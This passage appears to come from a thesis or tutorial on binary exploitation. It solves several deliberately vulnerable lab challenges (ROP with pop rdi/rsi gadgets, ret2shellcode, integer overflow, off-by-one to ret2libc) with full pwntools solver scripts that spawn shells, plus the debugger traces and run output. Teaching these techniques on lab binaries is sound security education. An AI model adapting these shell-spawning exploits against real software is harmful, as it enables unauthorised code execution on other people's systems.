|      .        |
|_______________|
|               |
|  Buffer[0]    |
|_______________|
```

```
[*] The buffer is [32] bytes long and 'read(0, buffer, 0x69)' reads up to 0x69 bytes.
[*] Overflow the buffer and SFP with junk and then 'Return Address' with the address of 'win()'.
[*] This time, you need to call 'win(0xdeadbeef, 0xc0deb4be)'.
```

- Fill the `local_28[32]` buffer with 32 bytes of junk.
- Overwrite the stack frame pointer with 8 bytes of junk.
- Set the arguments for `win(0xdeadbeef, 0xc0deb4be)`.
- Overwrite the return address with the address of `win(0xdeadbeef, 0xc0deb4be)`, 8 bytes aligned, and correct endianness.

If it were an x86 binary, it would just go on the stack, but now it is an x86-64 binary. The way the arguments are stored is different

Debugging

To debug the binary while running the python script, this function can be used.

```
gdb.attach(r, '''b win\nc''')
```

This sets a breakpoint at the win and continues the program until it hits the breakpoint. The payload, so far, will be something like this:

```
payload = "A"*40 + win
```

When running the script, the program halts here:

```
→  0x4008f1 <win+4>      sub    rsp, 0x50
   0x4008f5 <win+8>      mov    DWORD PTR [rbp-0x44], edi
   0x4008f8 <win+11>     mov    DWORD PTR [rbp-0x48], esi
   0x4008fb <win+14>     cmp    DWORD PTR [rbp-0x44], 0xdeadbeef
   0x400902 <win+21>     jne    0x400910 <win+35>
   0x400904 <win+23>     cmp    DWORD PTR [rbp-0x48], 0xc0deb4be
```

At `<win+8>`, edi is loaded at `rbp-0x44` and esi at `rbp-0x48`. The two desired values are stored at these addresses, respectively. The first argument of a function is stored at edi (rdi because it is x86-64) and esi (rsi because it is x86-64). The goal is to somehow pop these registers to fill them with the data. pwntools rop module can help the players with this. Find gadgets like this:

```
fname = "./challenge2"
e     = ELF(fname)
rop   = ROP(e)
print("\nrdi @ 0x{:x}\nrsi @ 0x{:x}". format(rop.find_gadget(["pop rdi"])[0],
rop.find_gadget(["pop rsi"])[0]))
```

The output of this is:

```
➜  challenge git:(main) ✗ python solver.py
[*] '/home/w3th4nds/github/Thesis/challenge2/challenge/challenge2'
    Arch:     amd64-64-little
    RELRO:    Full RELRO
    Stack:    No canary found
    NX:       NX enabled
    PIE:      No PIE (0x400000)
[*] Loaded 14 cached gadgets for './challenge2'

[*] Searching for Overflow Offset..

[+] Buffer Overflow Offset found at: 40

rdi @ 0x400bd3
rsi @ 0x400bd1
```

The `pop rdi` gadget is at `0x400bd3` and the `pop rsi` at `0x400bd1`. To verify this, inside gdb, examine the address with the `x/4i` command. The result is

```
gef➤  x/4i 0x400bd3
   0x400bd3 <__libc_csu_init+99>:    pop    rdi
   0x400bd4 <__libc_csu_init+100>:   ret
   0x400bd5:    nop
   0x400bd6:    nop    WORD PTR cs:[rax+rax*1+0x0]
gef➤  x/4i 0x400bd1
```

```
0x400bd1 <__libc_csu_init+97>:     pop    rsi
0x400bd2 <__libc_csu_init+98>:     pop    r15
0x400bd4 <__libc_csu_init+100>:   ret
0x400bd5:    nop
```

The gadgets seem nice, the only odd thing is that pop rsi, is followed by a pop r15 gadget. This does not affect the user; they need to fill this register with junk and are good to go. The payload should look like this:

```
payload  = b"A"*40
payload += p64(rop.find_gadget(["pop rdi"])[0]) # pop rdi to insert first arg
payload += p64(0xdeadbeef)
payload += p64(rop.find_gadget(["pop rsi"])[0]) # pop rsi to insert second arg
payload += p64(0xc0deb4be)
payload += p64(0x1337b4be) # fill pop r15 with 8 bytes of junk
payload += p64(e.sym.win)  # call win
```

6.4 Challenge3 - ret2shellcode

Description:

- Simple ret2shellcode example. The buffer's address is leaked, NX is disabled, and we can fill the buffer with our shellcode and return there to execute the payload.

Objective:

- ret2shellcode.

Flag:


- FLAG{r3t2sh3llc0d3!}

First of all, run checksec:

```
gef➤  checksec
[+] checksec for '/home/w3th4nds/github/Thesis/challenge3/challenge/challenge3'
Canary                        : ✘
NX                            : ✘
PIE                           : ✓
Fortify                       : ✘
RelRO                         : Full
```

Protection	**Enabled**	**Usage**
Canary	**NO**	Prevents **Buffer Overflows**
NX	**NO**	Disables **code execution** on stack
PIE	**YES**	Randomizes the **base address** of the binary
RelRO	**FULL**	Makes some binary sections **read-only**

NX is **disabled**, meaning the user can execute code on the stack. Also, the canary is disabled too, meaning there might be a possible Buffer Overflow. The program interface looks like this:



There is indeed a Buffer Overflow because, after the big amount of "A"s, the program stopped with a Segmentation fault. This means some addresses of the binary were overwritten.

Disassembly

Starting from `main()`:

```
undefined8 main(void)

{
  setup();
  vulnerable_function();
  printf("\n%s[-] You failed!\n",&DAT_00400c98);
  return 0;
}
```

Taking a better look at vulnerable_function():

```
void vulnerable_function(void)

{
  undefined local_48 [64];

  buffer_demo();
  printf("\nThe address of \'Buffer\' is: [%p]\n",local_48);
  printf("\n[*] \'NX\' is disabled, so we can execute code on the stack.");
  printf(
         "\n[*] The buffer is [%d] bytes long and \'read(0, buffer, 0x69)\' reads up to 0x69bytes.\n[*] Fill the buffer with shellcode and \'nop\' slides and overwrite the \'Returnaddress\' with the address of \'Buffer\'.\n\n> "
         ,0x40);
  read(0,local_48,0x69);
  return;
}
```

It calls buffer_demo() which prints the stack frame at the interface. Then, it prints the address of local_48, which is the buffer we write to with read(0, local_48, 0x69). The user knows the address to which they have access, and that there is a Buffer Overflow because the local_48 buffer is 64 bytes and read() reads up to 0x69. These two are more than enough to get a shell on the system. The payload should look like this:

```
payload = shellcode + nop_slide*(len(overflow_offset) - len(shellcode)) + buf_addr
```

NOP slide is actually an instruction that does nothing, "sliding" the CPU's instruction execution flow to the final destination. It is represented with "\x90". Shellcode is actually a set of instructions. In these examples, the user has to call something like system("/bin/sh") or execve("/bin/sh"). pwntools shellcraft method will automate this process.

```
context.arch = "amd64"
asm(shellcraft.popad() + shellcraft.sh())
```

First the user should specify the architecture of the system and then use these two methods to pop all registers and create a shellcode. Then, fill the rest of the buffer with junk and overwrite the return address with the address of the buffer.

```
#!/usr/bin/python3.8
import warnings
from pwn import *
from termcolor import colored
warnings.filterwarnings("ignore")
context.arch = "amd64"

fname = "./challenge3"

LOCAL = False

prompt = ">"

def pwn():
  # Find the overflow offset
  offset = 72

  # Open a local process or a remote instance
  if LOCAL:
    r   = process(fname)
  else:
    r   = remote("0.0.0.0", 1337)

  # Read buffer address
  r.recvuntil("'Buffer' is: [") # junk lines
  buf = int(r.recvuntil("]", drop=True), 16) # Do not save "]" and convert value to integer
  print("\n[*] Buffer address @ 0x{:x}\n".format(buf))

  # Craft payload
  # Fill the buffer with shellcode + nop slides until the offest value + the buffer address
  payload = asm(shellcraft.popad() + shellcraft.sh()).ljust(offset, b"\x90")  + p64(buf)
  r.sendlineafter(">",  payload)

  # Get shell
  r.interactive()
```

```python
if __name__ == "__main__":
  pwn()
```

```
➜  challenge git:(main) ✗  python solver.py

[*] Searching for Overflow Offset..

[+] Buffer Overflow Offset found at: 72

[*] Buffer address @ 0x7fff386f1d10

 $ id
uid=999(ctf) gid=999(ctf) groups=999(ctf)
$ cat flag.txt
FLAG{r3t2sh3llc0d3!}
```

6.5 Challenge4 - Integer overflow

Description:

- Simple integer overflow example. Use negative numbers and multiplication to see the result.

Objective:

- integer overflow.

Flag:

- FLAG{1nt3g3R_0v3rfl0w_15_d0p3}

First of all, run checksec:

```
➜ challenge git:(main) ✗ checksec ./challenge4
[*] '/home/w3th4nds/github/Thesis/challenge4/challenge/challenge4'
    Arch:     amd64-64-little
    RELRO:    Full RELRO
    Stack:    Canary found
    NX:       NX enabled
    PIE:      PIE enabled
```

Protection	**Enabled**	**Usage**
Canary	**YES**	Prevents **Buffer Overflows**
NX	**YES**	Disables **code execution** on stack
PIE	**YES**	Randomizes the **base address** of the binary
RelRO	**FULL**	Makes some binary sections **read-only**

This time, all the protections are enabled. The interface of the program looks like this:

```
➜  challenge git:(main) ✗ ./challenge4


🔩🔩🔩🔩🔩🔩🔩🔩🔩🔩🔩🔩🔩🔩🔩🔩🔩🔩🔩🔩🔩🔩🔩🔩🔩🔩🔩🔩🔩🔩🔩
🔩                                                         🔩
🔩  This is a simple Overflow example : Integer Overflow   🔩
🔩                                                         🔩
🔩🔩🔩🔩🔩🔩🔩🔩🔩🔩🔩🔩🔩🔩🔩🔩🔩🔩🔩🔩🔩🔩🔩🔩🔩🔩🔩🔩🔩🔩🔩

[*] The multiplication operation is casted to '(unsigned short)' while the result is '(signed int)'.
[*] A 'short integer' is 16 bits or 2 bytes long.
[*] A 'negative number' might need more than that to be stored, so there will be an 'integer overflow'.
[*] The biggest number we can enter is 70 and 70*70=4900 < 64018.
[*] Insert a 'negative number' and choose multiplication to see the results.

[*] Insert 2 numbers: -1 10

[*] Choose operation:

1. ➕

2. ❌

> 1
-1 + 10 = 9

[*] Insert 2 numbers: -1 10

[*] Choose operation:

1. ➕

2. ❌

> 2
-1 * 10 = 65526
```

Disassembly

Starting from main():

```
undefined8 main(void)

{
  long lVar1;
  long in_FS_OFFSET;

  lVar1 = *(long *)(in_FS_OFFSET + 0x28);
  setup();
  banner();
  info();
  vulnerable_function();
  printf("\n%s[-] You failed!\n",&DAT_00101087);
```

```
  if (lVar1 != *(long *)(in_FS_OFFSET + 0x28)) {
                    /* WARNING: Subroutine does not return */
    __stack_chk_fail();
  }
  return 0;
}
```

Taking a better look at `vulnerable_function()`:

```
void vulnerable_function(void)

{
  ushort uVar1;
  long in_FS_OFFSET;
  uint local_20;
  uint local_1c;
  uint local_18;
  int local_14;
  long local_10;

  local_10 = *(long *)(in_FS_OFFSET + 0x28);
  printf("\n[*] Insert 2 numbers: ");
  __isoc99_scanf("%d %d",&local_20,&local_1c);
  local_14 = menu();
  if ((0x45 < (int)local_20) || (0x45 < (int)local_1c)) {
    printf("%s[-] Numbers too big!\nYou failed!\n",&DAT_00101087);
                    /* WARNING: Subroutine does not return */
    exit(0x22);
  }
  if (local_14 == 1) {
    local_18 = add(local_20,local_1c,local_1c);
    printf("%d + %d = %d\n",(ulong)local_20,(ulong)local_1c,(ulong)local_18);
  }
  else {
    if (local_14 != 2) {
      puts("Invalid operation, exiting..");
                    /* WARNING: Subroutine does not return */
      exit(0x12);
    }
    uVar1 = mult(local_20,local_1c,local_1c);
```

```
  local_18 = (uint)uVar1;
  printf("%d * %d = %d\n",(ulong)local_20,(ulong)local_1c,(ulong)local_18);
 }
 if (local_18 == 0xfa12) {
  printf("\n%s[+] Congratulations!\n",&DAT_00101058);
  win();
 }
 else {
  vulnerable_function();
 }
 if (local_10 != *(long *)(in_FS_OFFSET + 0x28)) {
          /* WARNING: Subroutine does not return */
  __stack_chk_fail();
 }
 return;
}
```

There is a call to menu() that is assigned to local_14. Then, according to this (which is the operation as shown later on), it calls the corresponding functions:

- add()
- mult()

```
int add(int param_1,int param_2)

{
 return param_2 + param_1;
}

int mult(int param_1,int param_2)

{
 return param_1 * param_2;
}
```

The goal is to make local_c, which is the result of the operation, have the value: 0xfa12 and then call win(). This seems impossible because the bigger number the user can insert is less than 70. (70*70=4900). 0xfa12 = 64018 which is a lot bigger than 4900.


Take a look at win():

```
void win(void)

{
  FILE *__stream;
  long in_FS_OFFSET;
  undefined8 local_38;
  undefined8 local_30;
  undefined8 local_28;
  undefined8 local_20;
  long local_10;

  local_10 = *(long *)(in_FS_OFFSET + 0x28);
  local_38 = 0;
  local_30 = 0;
  local_28 = 0;
  local_20 = 0;
  puts("\x1b[1;32m");
  puts("[+] Here is your reward:\n");
  __stream = fopen("./flag.txt","r");
  if (__stream == (FILE *)0x0) {
    printf("%s[-] Error opening flag.txt!\n",&DAT_00101087);
                    /* WARNING: Subroutine does not return */
    exit(0x45);
  }
  fgets((char *)&local_38,0x20,__stream);
  puts((char *)&local_38);
  fclose(__stream);
  if (local_10 != *(long *)(in_FS_OFFSET + 0x28)) {
                    /* WARNING: Subroutine does not return */
    __stack_chk_fail();
  }
  return;
}
```

As expected from the previous examples, this function reads and prints the flag. Taking a closer look at the operations, there is something odd. In “multiplication”, there is a short assignment before the result.

```
uVar1 = mult(local_20,local_1c,local_1c);
local_18 = (uint)uVar1;
printf("%d * %d = %d\n",(ulong)local_20,(ulong)local_1c,(ulong)local_18);
```

Instead of being `ulong`, `local_18` is just `uint`. That means, it can save fewer bytes than `ulong`. A short integer is 16 bits or 2 bytes long. In this situation, a negative number might need more than that to be stored, so there will be an integer overflow. The same thing happens for integers and long integers. Some fuzzing makes this pretty clear.



```
This is a simple Overflow example : Integer Overflow

[*] The multiplication operation is casted to '(unsigned short)' while the result is '(signed int)'.
[*] A 'short integer' is 16 bits or 2 bytes long.
[*] A 'negative number' might need more than that to be stored, so there will be an 'integer overflow'.
[*] The biggest number we can enter is 70 and 70*70=4900 < 64018.
[*] Insert a 'negative number' and choose multiplication to see the results.

[*] Insert 2 numbers: -20 10

[*] Choose operation:

1. ➕

2. ❌

> 1
-20 + 10 = -10

[*] Insert 2 numbers: -20 10

[*] Choose operation:

1. ➕

2. ❌

> 2
-20 * 10 = 65336
```

Exploit

```
#!/usr/bin/python3.8
import warnings
from pwn import *
from termcolor import colored
warnings.filterwarnings("ignore")

fname = "./challenge4"

LOCAL = False

prompt = ">"

def pwn():
  # Open a local process or a remote instance
  if LOCAL:
    r   = process(fname)
  else:
    r   = remote("0.0.0.0", 1337)

  with log.progress("Bruteforcing numbers") as p:
    for i in range (0,70):               # try positive numbers
        for k in range (-1,-100,-1):       # try negative numbers
          payload = str(i) + " " + str(k)  # craft payload
          p.status(f"\nPair: {payload}")
          r.sendlineafter("Insert 2 numbers:", payload)
          r.sendlineafter(">", "2")        # choose multiplication
          ln = r.recvline()              # if we found the correct result
          if b"64018" in ln:
            print(colored("\n[+] Pair of numbers: ({})*({})", "green").format(i,k))
            flag = r.recvline_contains("FLAG").decode()
            print(colored("\n[+] Flag: {}\n".format(flag), "green"))
            exit()

if __name__ == "__main__":
  pwn()
```

```
→  challenge git:(main) ✗ python solver.py
[+] Opening connection to 0.0.0.0 on port 1337: Done
[-] Bruteforcing numbers: Failed

[+] Pair of numbers: (22)*(-69)

[+] Flag: FLAG{1nt3g3R_0v3rfl0w_15_d0p3}

[*] Closed connection to 0.0.0.0 port 1337
```

6.6 Challenge5 - Overflow with off-by-one

Description:

- Fill the leaked buffer address with payload and overwrite $rsp's last byte with the buffer's last byte.

Objective:

- off-by-one.

Flag:

- FLAG{0n3_byt3_cl0s3r_2_v1ct0ry}

First of all, run checksec:

```
gef➤  checksec
[*] '/home/w3th4nds/github/Thesis/challenge5/challenge/challenge5'
Arch:     amd64-64-little
RELRO:    Full RELRO
Stack:    No canary found
NX:       NX enabled
PIE:      No PIE (0x400000)
RUNPATH:  b'./.glibc/'
```

Protection	Enabled	Usage
Canary	**NO**	Prevents **Buffer Overflows**
NX	**YES**	Disables **code execution** on stack
PIE	**NO**	Randomizes the **base address** of the binary
RelRO	**FULL**	Makes some binary sections **read-only**

Canary is **disabled**, meaning there might be a possible Buffer Overflow. **PIE** is also **disabled**, meaning the base address of the binary and its functions and gadgets are known. The interface of the program looks like this:

```
🛰🛰🛰🛰🛰🛰🛰🛰🛰🛰🛰🛰🛰🛰🛰🛰🛰🛰🛰🛰🛰🛰🛰🛰🛰🛰🛰🛰🛰🛰
🛰                                                         🛰
🛰  This is a simple Buffer Overflow example : off-by-one  🛰
🛰                                                         🛰
🛰🛰🛰🛰🛰🛰🛰🛰🛰🛰🛰🛰🛰🛰🛰🛰🛰🛰🛰🛰🛰🛰🛰🛰🛰🛰🛰🛰🛰🛰

Stack frame layout

|      .      | <- Higher addresses
|      .      |
|_____________|
|             | <- 80 bytes
| Return addr |
|_____________|
|             | <- 72 bytes
|     SFP     |
|_____________|
|             | <- 64 bytes
|  Buffer[63] |
|_____________|
|      .      |
|      .      |
|_____________|
|             |
|  Buffer[0]  |
|_____________| <- Lower addresses

[*] Stack address: [0x7ffdfb70d690]
[*] printf@GOT:    [0x7faa6bd30f70]

[*] The buffer is [64] bytes long and 'read(0, buffer, 65)' reads up to 65 bytes.
[*] Overflow the buffer and SFP with the payload we want to execute later.
[*] Overwrite the '$rsp' last byte with leaked buffer address's last byte.
```

Both stack address and libc address leaked.

Disassembly

Starting from vulnerable_function():

```
void vulnerable_function(void)

{
  undefined8 local_48;
  undefined8 local_40;
  undefined8 local_38;
  undefined8 local_30;
  undefined8 local_28;
  undefined8 local_20;
  undefined8 local_18;
  undefined8 local_10;

  local_48 = 0;
  local_40 = 0;
  local_38 = 0;
  local_30 = 0;
  local_28 = 0;
  local_20 = 0;
  local_18 = 0;
  local_10 = 0;
  buffer_demo();
  printf("\n[*] Stack address: [%p]\n[*] printf@GOT:    [%p]\n",&local_48,printf);
  printf(
          "\n[*] The buffer is [%d] bytes long and \'read(0, buffer, %d)\' reads up to %dbytes.\n[*] Overflow the buffer and SFP with the payload we want to execute later.\n[*]Overwrite the \'$rsp\' last byte with leaked buffer address\'s last byte.\n\n> "
        ,0x40,0x41,0x41);
  read(0,&local_48,0x41);
  return;
}
```

local_48 is 0x40 bytes and read(0, local_48, 0x41) reads one byte more than the buffer can store. As the challenge prompts, the user has to abuse this off-by-one bug to overwrite $rsp to a desired value, which is the leaked stack address. Open a debugger to see how it works.

```
*RAX  0x41
 RBX  0x0
*RCX  0x7ffff7af2151 (read+17) ◂-- cmp    rax, -0x1000 /* 'H=' */
 RDX  0x41
 RDI  0x0
 RSI  0x7fffffffe020 ◂-- 0x4141414141414141 ('AAAAAAAA')
 R8   0xec
 R9   0x0
 R10  0x0
 R11  0x246
 R12  0x4006d0 (_start) ◂-- xor    ebp, ebp
 R13  0x7fffffffe150 ◂-- 0x1
 R14  0x0
 R15  0x0
 RBP  0x7fffffffe060 --▸ 0x7fffffffe042 ◂-- 0x4141414141414141 ('AAAAAAAA')
 RSP  0x7fffffffe020 ◂-- 0x4141414141414141 ('AAAAAAAA')
*RIP  0x400a46 (vulnerable_function+167) ◂-- leave
──────────────────────────────────────────────────────────────────────[
DISASM
]──────────────────────────────────────────────────────────────────────
  0x400a30 <vulnerable_function+145>    lea    rax, [rbp - 0x40]
  0x400a34 <vulnerable_function+149>    mov    edx, 0x41
  0x400a39 <vulnerable_function+154>    mov    rsi, rax
  0x400a3c <vulnerable_function+157>    mov    edi, 0
  0x400a41 <vulnerable_function+162>    call   read@plt                <read@plt>

 ► 0x400a46 <vulnerable_function+167>    leave
  0x400a47 <vulnerable_function+168>    nop
  0x400a48 <vulnerable_function+169>    leave
  0x400a49 <vulnerable_function+170>    ret

  0x400a4a <setup>                      push   rbp
  0x400a4b <setup+1>                     mov    rbp, rsp
```

Taking a better look at leave instruction from: https://www.felixcloutier.com/x86/leave

LEAVE — High Level Procedure Exit

Opcode	Instruction	Op/En	64-Bit Mode	Compat/Leg Mode	Description
C9	LEAVE	ZO	Valid	Valid	Set SP to BP, then pop BP.
C9	LEAVE	ZO	N.E.	Valid	Set ESP to EBP, then pop EBP.
C9	LEAVE	ZO	Valid	N.E.	Set RSP to RBP, then pop RBP.

It sets $rsp to $rbp and then pops $rbp. $rsp has the address where the user returns when the ret instruction is reached. After 72 bytes, the next input will overwrite the last byte of $rsp.

```
*RAX  0x41
 RBX  0x0
*RCX  0x7ffff7af2151 (read+17) ◂-- cmp    rax, -0x1000 /* 'H=' */
 RDX  0x41
 RDI  0x0
 RSI  0x7fffffffe020 ◂-- 0x4141414141414141 ('AAAAAAAA')
 R8   0xec
 R9   0x0
 R10  0x0
 R11  0x246
 R12  0x4006d0 (_start) ◂-- xor    ebp, ebp
 R13  0x7fffffffe150 ◂-- 0x1
 R14  0x0
 R15  0x0
 RBP  0x7fffffffe060 --▸ 0x7fffffffe042 ◂-- 0x4141414141414141 ('AAAAAAAA')
 RSP  0x7fffffffe020 ◂-- 0x4141414141414141 ('AAAAAAAA')
*RIP  0x400a46 (vulnerable_function+167) ◂-- leave
──────────────────────────────────────────────────────────[
DISASM
]──────────────────────────────────────────────────────────
  0x400a30 <vulnerable_function+145>    lea    rax, [rbp - 0x40]
  0x400a34 <vulnerable_function+149>    mov    edx, 0x41
  0x400a39 <vulnerable_function+154>    mov    rsi, rax
  0x400a3c <vulnerable_function+157>    mov    edi, 0
  0x400a41 <vulnerable_function+162>    call   read@plt                <read@plt>

 ► 0x400a46 <vulnerable_function+167>    leave
  0x400a47 <vulnerable_function+168>    nop
```

```
 0x400a48 <vulnerable_function+169>   leave
 0x400a49 <vulnerable_function+170>   ret

 0x400a4a <setup>                push  rbp
 0x400a4b <setup+1>               mov   rbp, rsp
```

After leave instruction, $rbp last byte is overwritten with "B".

```
RAX  0x41
RBX  0x0
RCX  0x7ffff7af2151 (read+17) ◂-- cmp    rax, -0x1000 /* 'H=' */
RDX  0x41
RDI  0x0
RSI  0x7fffffffe020 ◂-- 0x4141414141414141 ('AAAAAAAA')
R8   0xec
R9   0x0
R10  0x0
R11  0x246
R12  0x4006d0 (_start) ◂-- xor    ebp, ebp
R13  0x7fffffffe150 ◂-- 0x1
R14  0x0
R15  0x0
*RBP  0x7fffffffe042 ◂-- 0x4141414141414141 ('AAAAAAAA')
*RSP  0x7fffffffe068 --▸ 0x400aa5 (main+14) ◂-- mov    eax, 0
*RIP  0x400a47 (vulnerable_function+168) ◂-- nop
─────────────────────────────────────────────────────────────────────[
DISASM
]──────────────────────────────────────────────────────────────────────
 0x400a34 <vulnerable_function+149>   mov    edx, 0x41
 0x400a39 <vulnerable_function+154>   mov    rsi, rax
 0x400a3c <vulnerable_function+157>   mov    edi, 0
 0x400a41 <vulnerable_function+162>   call   read@plt            <read@plt>

 0x400a46 <vulnerable_function+167>   leave
 ► 0x400a47 <vulnerable_function+168>   nop
 0x400a48 <vulnerable_function+169>   leave
 0x400a49 <vulnerable_function+170>   ret

 0x400a4a <setup>                push  rbp
 0x400a4b <setup+1>               mov   rbp, rsp
```

```
0x400a4e <setup+4>        mov    rax, qword ptr [rip + 0x2015cb] <0x602020>
```

```
*RBP  0x4141414141414141 ('AAAAAAAA')
*RSP  0x7fffffffe04a ◂-- 0x4141414141414141 ('AAAAAAAA')
*RIP  0x400a49 (vulnerable_function+170) ◂-- ret
────────────────────────────────────────────────────────[
DISASM
]──────────────────────────────────────────────────────────
  0x400a3c <vulnerable_function+157>    mov    edi, 0
  0x400a41 <vulnerable_function+162>    call   read@plt            <read@plt>

  0x400a46 <vulnerable_function+167>    leave
  0x400a47 <vulnerable_function+168>    nop
  0x400a48 <vulnerable_function+169>    leave
 ► 0x400a49 <vulnerable_function+170>    ret    <0x4141414141414141>
```

The payload should look like this:

```
payload  = p64(pop_rdi+1)
payload += p64(pop_rdi)
payload += p64(next(libc.search(b"/bin/sh")))
payload += p64(pop_rdi+1)
payload += p64(libc.sym.system)
payload += b'\x90'*(offset - len(payload))
payload += one_byte
```

After overwriting it with the last byte of buf address, return there and execute whatever it has inside it.

Exploit

```
#!/usr/bin/python3.8
import warnings
from pwn import *
from termcolor import colored
warnings.filterwarnings("ignore")
context.arch = "amd64"

fname = "./challenge5"

e    = ELF(fname)
rop  = ROP(e)
libc = ELF(e.runpath + b"./libc.so.6")

LOCAL = False

prompt = ">"

def ret2libc(r, prompt, offset):

  r.recvuntil("address: [")
  stack_addr = int(r.recvuntil(']')[:-1], 16)
  log.info(f"Stack address @ {hex(stack_addr)}")
  r.recvuntil("GOT:    [")
  libc.address = int(r.recvuntil(']')[:-1], 16) - libc.sym.printf
  log.info(f"Libc base     @ {hex(libc.address)}")
  one_byte = stack_addr & 0xff
  log.info(f"One byte:    {hex(one_byte)}")
  one_byte = p64(one_byte-8)[:1]

  # Craft payload to call system("/bin/sh") and spawn shell
  pop_rdi  = rop.find_gadget(["pop rdi"])[0]
  payload  = p64(pop_rdi+1)
  payload += p64(pop_rdi)
  payload += p64(next(libc.search(b"/bin/sh")))
  payload += p64(pop_rdi+1)
  payload += p64(libc.sym.system)
  payload += b'\x90'*(offset - len(payload))
  payload += one_byte
  log.info(f"Len payload: {len(payload)}")
  r.sendafter(prompt, payload)
  r.interactive()
```

```python
def pwn():
  # Find the overflow offset
  offset = 64

  # Open a local process or a remote instance
  if LOCAL:
    r   = process(fname)
  else:
    r   = remote("0.0.0.0", 1337)

  ret2libc(r, prompt, offset)

if __name__ == "__main__":
  pwn()
```

```
➜  challenge git:(main) ✗ python solver.py
[*] '/home/w3th4nds/github/Thesis/challenge5/challenge/challenge5'
    Arch:     amd64-64-little
    RELRO:    Full RELRO
    Stack:    No canary found
    NX:       NX enabled
    PIE:      No PIE (0x400000)
    RUNPATH:  b'./.glibc/'
[*] Loading gadgets for '/home/w3th4nds/github/Thesis/challenge5/challenge/challenge5'
[*] b'/home/w3th4nds/github/Thesis/challenge5/challenge/.glibc/libc.so.6'
    Arch:     amd64-64-little
    RELRO:    Partial RELRO
    Stack:    Canary found
    NX:       NX enabled
    PIE:      PIE enabled
[+] Opening connection to 0.0.0.0 on port 1337: Done
[*] Stack address @ 0x7ffcaf75b470
[*] Libc base     @ 0x7f884259f000
[*] One byte:    0x70
[*] Len payload: 65
[*] Switching to interactive mode
